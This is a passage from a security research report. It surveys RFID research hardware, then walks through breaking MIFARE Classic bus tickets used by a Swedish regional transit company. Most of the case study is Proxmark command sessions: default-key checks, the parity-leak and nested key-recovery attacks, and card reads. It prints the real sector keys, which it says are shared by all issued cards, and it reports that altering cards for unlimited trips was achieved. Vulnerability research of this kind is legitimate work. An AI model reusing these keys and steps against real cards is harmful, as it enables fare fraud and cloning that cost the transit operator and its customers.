OpenPCD [116] is another open source and open hardware project similar to Proxmark, providing different set of hardware tools, modules and codes that can be used for advanced RFID and NFC research. Unlike Proxmark, which is focused on a single hardware design that is under development, OpenPCD offers multiple hardware designs that have been introduced one after each other to either enhance or entirely replace the predecessor design.




Figure 7-2 OpenPCD 2 design, a 13.56MHz RFID & NFC reader and emulator

OpenPCD is also closely working with and using LibNFC which makes it a better choice when wider range of support and developer community is a concern. The more interesting project of OpenPCD that can be considered as an alternative of ProxMark III is the ‘OpenPCD 2 RFID Reader for 13.56MHz’ project. As the name introduces, unlike ProxMark, it is not supporting LF tags and standards. Figure 7-2 shows OpenPCD 2 board. OpenPCD also provides a live customized Linux distribution that have required software tools and libraries pre-installed. While not anything special, this live distribution might save some time for novice users for preparing a working system.

7.2.3 Chameleon

Chameleon [117] is another custom developed hardware device designed during process of a research on ISO 14443 and MIFARE standard but has been slightly enhanced later to provide more general emulation capabilities. Compared to ProxMark or OpenPCD projects, Chameleon is providing very basic capabilities and is also not an actively maintained project, thus not recommended as a general-purpose hardware tool for research.

7.2.4 Other off the shelf Hardware Tools

While specially designed hardware modules introduced above provides some advanced capabilities and offer wide range of features tightly integrated and bound to their firmware, they are not the best option for some users. For example if one is interested in only used attack scripts introduced in RFIDIOt toolkit, it is not really necessary to spend few hundred dollars to purchase a device like ProxMark. In many cases we are often only repeating an already known attack and technique such as cracking or cloning a tag type, which has already been broken. In such cases it is suggested to only obtain a proper reader device that supports multiple tag types and standards. Hardware section of RFIDIOt website has a good collection of widely supported and multi-protocol reader modules [118]. Multi-band and multi-protocol hardware modules are usually more expensive than normal devices, but it is a safer choice to obtain them. We may also not be able to predict the type of tags we might face with in our tests, so having a dual-band reader also saves some future expenses. It should be noted that modules introduced in cited web page can also be found and obtained from other manufacturers and markets in various packages. In case of reader modules, the key part of the hardware is the reader chip that should be compatible with our software tools or drivers.

8 Case Study 1: Växjö Bus Cards

In order to put some of the gathered knowledge about RFID vulnerabilities, and have a practical demonstration for possibility of applying them on real-world scenarios, few of RFID solutions that are being used in daily life of students around Växjö has been tested for possible vulnerabilities.

8.1 Introduction


Länstrafiken Kronoberg is the company that is responsible for public transportations in Växjö. This company provides electronic tickets based on RFID technology, which is sold in form of credit-card size tags. The type of RFID card used in this case is MIFARE Classic. Information about the electronic ticket known as 'Resekortet' is provided on their website [119]. Farther checks and practical tests also proved that the same electronic ticket system and RFID card types are also used for public transportation in rest of Sweden, including all types of public transportation e-tickets issued in Stockholm and Goteborg. The only difference identified is that in Stockholm and Goteborg, an extra type of RFID card (MIFARE Ultra-Light) is issued for e-tickets with shorter validity periods.

After applying some of known attacks and gathered information to this case, it was possible to break the protection mechanism of the card, thus being able to retrieve raw data stored in all sectors of any card. Farther work also showed that it is practically possible to modify and alter information stored on any card, to achieve unlimited trips by having a card with minimum of credit value. Furthermore after the step of breaking the card protection scheme using known attacks, other similar works has been also found in a Swedish public forum [120] in December 2011, in which an anonymous user released an application in binary form that demonstrates very similar attack, and has also identical card protection keys hardcoded into the application. The post was accidentally found after trying to reverse-search discovered card encryption keys to check if they are already known by others or not. This issue seems to be known seems 2013 and covered in Swedish media [121] however information documented and practically tested in this report has been achieved completely independent of mentioned cases, thus it confirms the possibility and practicality of such attack by malicious users in real-world. Following sections presents an overview of steps that has been taken to identify, break, and manipulate card data. Figure 8-1 taken from Länstrafiken, shows the actual reader device deployed in busses.

Figure 8-1 Växjö Bus RFID e-Ticket known as Resekortet

8.2 Analyzing and Breaking the Card

In order to identify the type of a targeted card, there are some common practices that one can follow. The easiest and most reliable way is to search for any publicly available technical documents or descriptions, or by checking the brand and models of legitimate reader devices, and finally printed information on the tag itself. Since no official information about the card was found at early steps, a second approach which is using an off the shelf reader was tested. For this case an OmniKey 5321 reader has been used for initial test. Using freely available HID OmniKey Workbench application which is a simple tag ID reader, the card type confirmed to be ISO14443 compatible, and based on MIFARE Classic 1k chip type, as shown in Figure 8-2. It should be noted that MIFARE Classic is also known as MIFARE Standard. Figure 8-3 showing result of a read command by ProxMark device also confirms our previous result.



Reader

Status: Smart card inserted

FW: 5.20 OpMode: ISO Lib: 2.00

Port: USB CT-API Port(ptn): n/a

USB Serial No.: OKCM007210613191807294427656855

Item No.: R53210037-2

Revision: B Version Index: EER00011

Inserted Smart Card

Smart Card Name: MIFARE Standard 1K


ATR: 3B 8F 80 01 80 4F 0C A0 00 00 03 06 03 00 01 00 00 00 00 6A

UID: 54 E3 00 3F

Protocol: ISO 14443A PICCtoPCD: 106 kbps Freq: 13.56 MHz

Part 3 PCDtoPICC: 106 kbps


Figure 8-2 Reading Bus Card with OmniKey Workbench



```
root@shadow:~/pm3/client# ./proxmark3 /dev/ttyACM0
proxmark3> hw version
#db# Prox/RFID mark3 RFID instrument
#db# bootrom: master/v1.0.0-27-g6c0f60c-suspect 2014-06-30 15:21:11

#db# os: master/v1.0.0-27-g6c0f60c-suspect 2014-06-30 15:21:13
#db# HF FPGA image built on 2014/ 6/19 at 21:26: 2
uC: AT91SAM7S256 Rev B
Embedded Processor: ARM7TDMI
Nonvolatile Program Memory Size: 256K bytes
Second Nonvolatile Program Memory Size: None
Internal SRAM Size: 64K bytes
Architecture Identifier: AT91SAM7Sxx Series
Nonvolatile Program Memory Type: Embedded Flash Memory
proxmark3> hf 14a reader
ATQA : 00 04
 UID : 54 e3 00 3f
 SAK : 08 [2]
TYPE : NXP MIFARE CLASSIC 1k | Plus 2k SL1
proprietary non iso14443-4 card found, RATS not supported
proxmark3> 
```

Figure 8-3 Reading Bus card ID with ProxMark


Next step would be trying to read detailed card data and contents of the card sectors. In MIFARE Classic 1k, which is essentially a memory card, there are 16 equal sized sectors available for storing data. Each sector is also consisted of four 16-byte data blocks. Each sector can be protected by two keys, and also be customized with access permission bits. MIFARE Classic 1k blocks is shown in Figure 8-4.



		Byte Number within a Block																
Sector	Block	0	1	2	3	4	5	6	7	8	9	10	11	12	13	14	15	Description
15	3	Key A						Access Bits				Key B						Sector Trailer 15
	2																	Data
	1																	Data
	0																	Data
14	3	Key A						Access Bits				Key B						Sector Trailer 14
	2																	Data
	1																	Data
	0																	Data
:	:																	
:	:																	
:	:																	
1	3	Key A						Access Bits				Key B						Sector Trailer 1
	2																	Data
	1																	Data
	0																	Data
0	3	Key A						Access Bits				Key B						Sector Trailer 0
	2																	Data
	1																	Data
	0																	Manufacturer Block

Figure 8-4 MIFARE Classic 1k Memory Scheme


To read the card memory data we can use a software tool like RFDUMP connected to any compatible reader, or use our ProxMark 3 device. Either way, we need to have protection keys to be able to access memory contents. A common practice is to test for default keys. Both mentioned tools would try the default “FF FF FF FF FF FF” key by default, if the user provides no key. ProxMark also has an extended command implemented for checking a list of known keys against the tag. In our case, neither default keys nor common known passwords worked. Figure 8-5 shows a failed attempt in ProxMark, to read card memory with “lf mf chk” command. Although in this specific case we have failed to guess and find any default key, it is often the case that we are able to find at least one of sectors protected with one of known or default keys. Other cases studies presented in this report are examples of success in this stage.



```
proxmark3> hf mf chk *1 ? t
No key specified,try default keys
chk default key[0] ffffffffffff
chk default key[1] 000000000000
chk default key[2] a0a1a2a3a4a5
chk default key[3] b0b1b2b3b4b5
chk default key[4] aabbccddeeff
chk default key[5] 4d3a99c351dd
chk default key[6] 1a982c7e459a
chk default key[7] d3f7d3f7d3f7
chk default key[8] 714c5c886e97
chk default key[9] 587ee5f9350f
chk default key[10] a0478cc39091
chk default key[11] 533cb6c723f6
chk default key[12] 8fd0a4f256e9
--SectorsCnt:0 block no:0x03 key type:A key count:13
--SectorsCnt:1 block no:0x07 key type:A key count:13
--SectorsCnt:2 block no:0x0b key type:A key count:13
--SectorsCnt:3 block no:0x0f key type:A key count:13
--SectorsCnt:4 block no:0x13 key type:A key count:13
--SectorsCnt:5 block no:0x17 key type:A key count:13
--SectorsCnt:6 block no:0x1b key type:A key count:13
--SectorsCnt:7 block no:0x1f key type:A key count:13
```

Figure 8-5 Failure at guessing default keys with Proxmark

At this step, we consider that it is not only the ID of the tag, which is used for authentication and accounting, thus it would be necessary to discover the protection keys and check the tag memory contents. Considering the identified tag we know that MIFARE Classic have a long list of vulnerabilities, as introduced in previous sections of this report, that when combined together allows us to retrieve the protection key of the first sector of tag, and following that, retrieve keys of other sectors by running a nested key recovery attack as described in [66]. Farther technical details about methods of attacking MIFARE Classic is also explained in [122] which can be considered as a good sample and reference for practical test and evaluation of MIFARE Classic tags. All steps required to lunch introduced attacks are already implemented in various tools included but not limited to ProxMark. It should be noted that necessarily not all MIFARE Classic tag types suffer from the parity leak vulnerability discussed in cited paper and this issue has been addressed in newer versions of NXP MIFARE Classic chips. To confirm that our targeted tag is of vulnerable versions, we can lunch the attack via ProxMark to try to retrieve first sector`s key via the 3-bit parity leak vulnerability. This attack is implemented in Proxmark and accessible by “hf mf Mifare” command. Figure 8-6 shows the process of lunching the attack against our card. Some of debug error outputs has been deprecated form the log to keep the screenshot short. Having these errors is a normal process during this attack and can be caused either because of not well tuned antenna for ProxMark, or also the card chip not being ready yet to respond to next select request due to high rate of requests sent by ProxMark.



```
proxmark3> hf mf mifare
-------------------------------------------------------------------------
Executing command. Expected execution time: 25sec on average  :-)
Press the key on the proxmark3 device to abort both proxmark3 and client.
-------------------------------------------------------------------------
..#db# Mifare: Can't select card
#db# Mifare: Can't select card
#db# Mifare: Can't select card
....
#db# Mifare: Can't select card
#db# Mifare: Can't select card

uid(54e3003f) nt(98302913) par(27dfbf77cf67e73f) ks(0900010c06010b0f) nr(00000000)


|diff|{nr}    |ks3|ks3^5|parity         |
+----+--------+---+-----+---------------+
| 00 |00000000| 9 |  c  |1,1,1,0,0,1,0,0|
| 20 |00000020| 0 |  5  |1,1,1,1,1,0,1,1|
| 40 |00000040| 1 |  4  |1,1,1,1,1,1,0,1|
| 60 |00000060| c |  9  |1,1,1,0,1,1,1,0|
| 80 |00000080| 6 |  3  |1,1,1,1,0,0,1,1|
| a0 |000000a0| 1 |  4  |1,1,1,0,0,1,1,0|
| c0 |000000c0| b |  e  |1,1,1,0,0,1,1,1|
| e0 |000000e0| f |  a  |1,1,1,1,1,1,0,0|
key_count:1
-----------------------------------------------------------------
Key found:434f4d4d4f41

Found valid key:434f4d4d4f41
```

Figure 8-6 Using ProxMark to extract sector 0 key with parity leak attack

Fortunately for us, and unfortunately for the company, it seems that the variant of the card they are issuing is indeed vulnerable to this attack. During past three years 3 series of bus cards has been issued and given out to customers. Verifying at least two cards from each generation confirmed that all variants of cards are using either the same or vulnerable chip version. As shown in Figure 8-7 cards are only different in their cover print.





Figure 8-7 from right to left, 1st 2nd and 3rd version of bus cards

We can also verify the found key by trying to use it for reading a sector from the card and using the “hf mf chk” command followed by “hf mf rdbl” command which reads contents of sector 0 of card using given key, as shown in Figure 8-8. Sector 0 of


MIFARE cards does not contain any special data stored in them and are only used to store chip manufacturing information and the card UID. Looking carefully at results of read block command, you can see the UID of our test card “54 e3 00 3f” which matches with the UID we were able to read initially with OmniKey Workbench and Proxmark.



```
proxmark3>
proxmark3> hf mf chk 0 A 434f4d4d4f41
chk key[0] 434f4d4d4f41
--SectorsCnt:0 block no:0x00 key type:A key count:1
Found valid key:[434f4d4d4f41]
proxmark3>
proxmark3>
proxmark3> hf mf rdbl 0 A 434f4d4d4f41
--block no:00 key type:00 key:43 4f 4d 4d 4f 41
#db# READ BLOCK FINISHED
isOk:01 data:54 e3 00 3f 88 88 04 00 c0 8e 1c d7 51 70 28 12
proxmark3>
```

Figure 8-8 confirming that discovered key is correct

Next and final step for retrieving data stored in card sectors would be to use the nested attack against MIFARE Classic that is implemented in ProxMark, in order to discover each sector`s individual key, and using found keys to dump contents of the card memory. To do that we can use “hf mf nested” command in ProxMark, with discovered sector 0 key as its input parameter, to initiate the attack. Result of this is shown in Figure 8-9. Output is minimized and many of repeated debug outputs has been deprecated from the log to keep the screenshot small.



```
proxmark3> hf mf nested 1 0 A 434f4d4d4f41 d
--block no:00 key type:00 key:43 4f 4d 4d 4f 41  etrans:0
Block shift=0
Testing known keys. Sector count=16
nested...
-----------------------------------------------
uid:54e3003f len=2 trgbl=0 trgkey=1
Found valid key:434f4d4d4f42
-----------------------------------------------
uid:54e3003f len=2 trgbl=4 trgkey=1
-----------------------------------------------
uid:54e3003f len=2 trgbl=8 trgkey=1
Found valid key:434f4d4d4f42
-----------------------------------------------
...[skipped]...
-----------------------------------------------
uid:54e3003f len=2 trgbl=20 trgkey=0
Found valid key:47524f555041
-----------------------------------------------
uid:54e3003f len=2 trgbl=24 trgkey=0
-----------------------------------------------
uid:54e3003f len=2 trgbl=52 trgkey=1
-----------------------------------------------
uid:54e3003f len=2 trgbl=24 trgkey=0
-----------------------------------------------
uid:54e3003f len=2 trgbl=52 trgkey=1
Time in nested: 65.260 (0.826 sec per key)

-----------------------------------------------
Iterations count: 79

|---|----------------|---|----------------|---|
|sec|key A           |res|key B           |res|
|---|----------------|---|----------------|---|
|000|  434f4d4d4f41  | 1 |  434f4d4d4f42  | 1 |
|001|  434f4d4d4f41  | 1 |  434f4d4d4f42  | 1 |
|002|  434f4d4d4f41  | 1 |  434f4d4d4f42  | 1 |
|003|  434f4d4d4f41  | 1 |  434f4d4d4f42  | 1 |
|004|  47524f555041  | 1 |  47524f555042  | 1 |
|005|  47524f555041  | 1 |  47524f555042  | 1 |
|006|  000000000000  | 0 |  47524f555042  | 1 |
|007|  47524f555041  | 1 |  47524f555042  | 1 |
|008|  47524f555041  | 1 |  47524f555042  | 1 |
|009|  47524f555041  | 1 |  47524f555042  | 1 |
|010|  47524f555041  | 1 |  47524f555042  | 1 |
|011|  47524f555041  | 1 |  47524f555042  | 1 |
|012|  505249565441  | 1 |  505249565442  | 1 |
|013|  505249565441  | 1 |  000000000000  | 0 |
|014|  47524f555041  | 1 |  47524f555042  | 1 |
|015|  505249565441  | 1 |  505249565442  | 1 |
|---|----------------|---|----------------|---|
Printing keys to bynary file dumpkeys.bin...
```


Figure 8-9 Extracting all sector keys using the nested attack technique

One might notice discovered key “000…” for some sectors. This value is not a correct key and is usually generated because of reading errors during the process of attack. Repeating the attack successfully covers these missed keys, although repeated tasks might each have their own errors in output, but with combining the results we can have the complete keys table. In this case the correct value of missed keys are same as the previous key above them. Now that we have all keys in hand, we can use the command “hf mf dump” to actually read and dump contents of sectors in an output file in Hexadecimal format. For a better understanding of restrictions set on sectors and how to interpret data stored in card sectors we can always refer back to NXP specification documents for MIFARE Classic [123]. As we can see in keys dump results in “res” column the value “1” is set for all sectors. It means the reader device is required to authenticate itself (with correct key) before it can read sector data. Having two keys for each sector helps developers to define different access controls for each sector per key. For example a sector might be defined to be read-only with set key A, but be read-write accessible with key B. Detailed explanations of defining and using these access bits is provided in section 2.5 of the MIFARE Classic specification document by NXP cited before.

Same process has been repeated for multiple cards from 3 known variants and discovered keys on all cards remained to be the same. This represents a weakness in the system design, which all issued cards have the same key. While this approach eases the development and implementation, it also makes it possible for malicious customers to study one card as sample and discover the keys, and then they will be able to read or manipulate all cards issued by the company.

8.3 Analyzing and Manipulation of Card Data

Having the card dump in hand, we can now start analyzing the data stored in card and try to figure out what kind of data stored in each sector and how it is interpreted. The best practice would be not to store clear-text and human readable data stored in card sectors in sensitive applications and it is often recommended to store data in encrypted form. The world is not a perfect place though. Looking at a sample dump, we can easily see some readable data, among other stored bits. It means that flags and important bits are either stored or interpreted as they are, or using a custom encoding to mask the actual value. This is more probable to be the case since for example we do not see any numerical values related to date, time or card balance. Figure 8-10 shows part of dumped data opened in a Hex editor software.




```
        0  1  2  3  4  5  6  7  8  9  A  B  C  D  E  F   0123456789ABCDEF
0000h: 54 E3 00 3F 88 88 04 00 C0 8E 1C D7 51 70 28 12  Tã.?^^..ÀŽ.×Qp(.
0010h: 00 00 83 2A FC FF 01 52 27 01 04 02 00 00 18 4E  ..ƒ*üÿ.R'......N
0020h: 00 00 83 2A 14 9A 01 52 27 01 04 02 00 00 CE FD  ..ƒ*.š.R'.....Îý
0030h: 43 4F 4D 4D 4F 41 78 77 88 99 43 4F 4D 4D 4F 42  COMMOAxw^™COMMOB
0040h: 06 00 00 06 00 00 05 00 00 02 00 00 02 00 00 EE  ...............î
0050h: 02 00 00 02 00 00 02 00 00 02 00 00 02 00 00 67  ...............g
0060h: 02 00 00 02 00 00 02 00 00 02 00 00 02 00 00 67  ...............g
0070h: 43 4F 4D 4D 4F 41 78 77 88 99 43 4F 4D 4D 4F 42  COMMOAxw^™COMMOB
0080h: 06 00 00 06 00 00 05 00 00 0B 00 00 AA 10 02 D0  ............ª..Ð
0090h: AA 10 00 AA 10 00 02 00 00 02 00 00 02 00 00 D2  ª..ª...........Ò
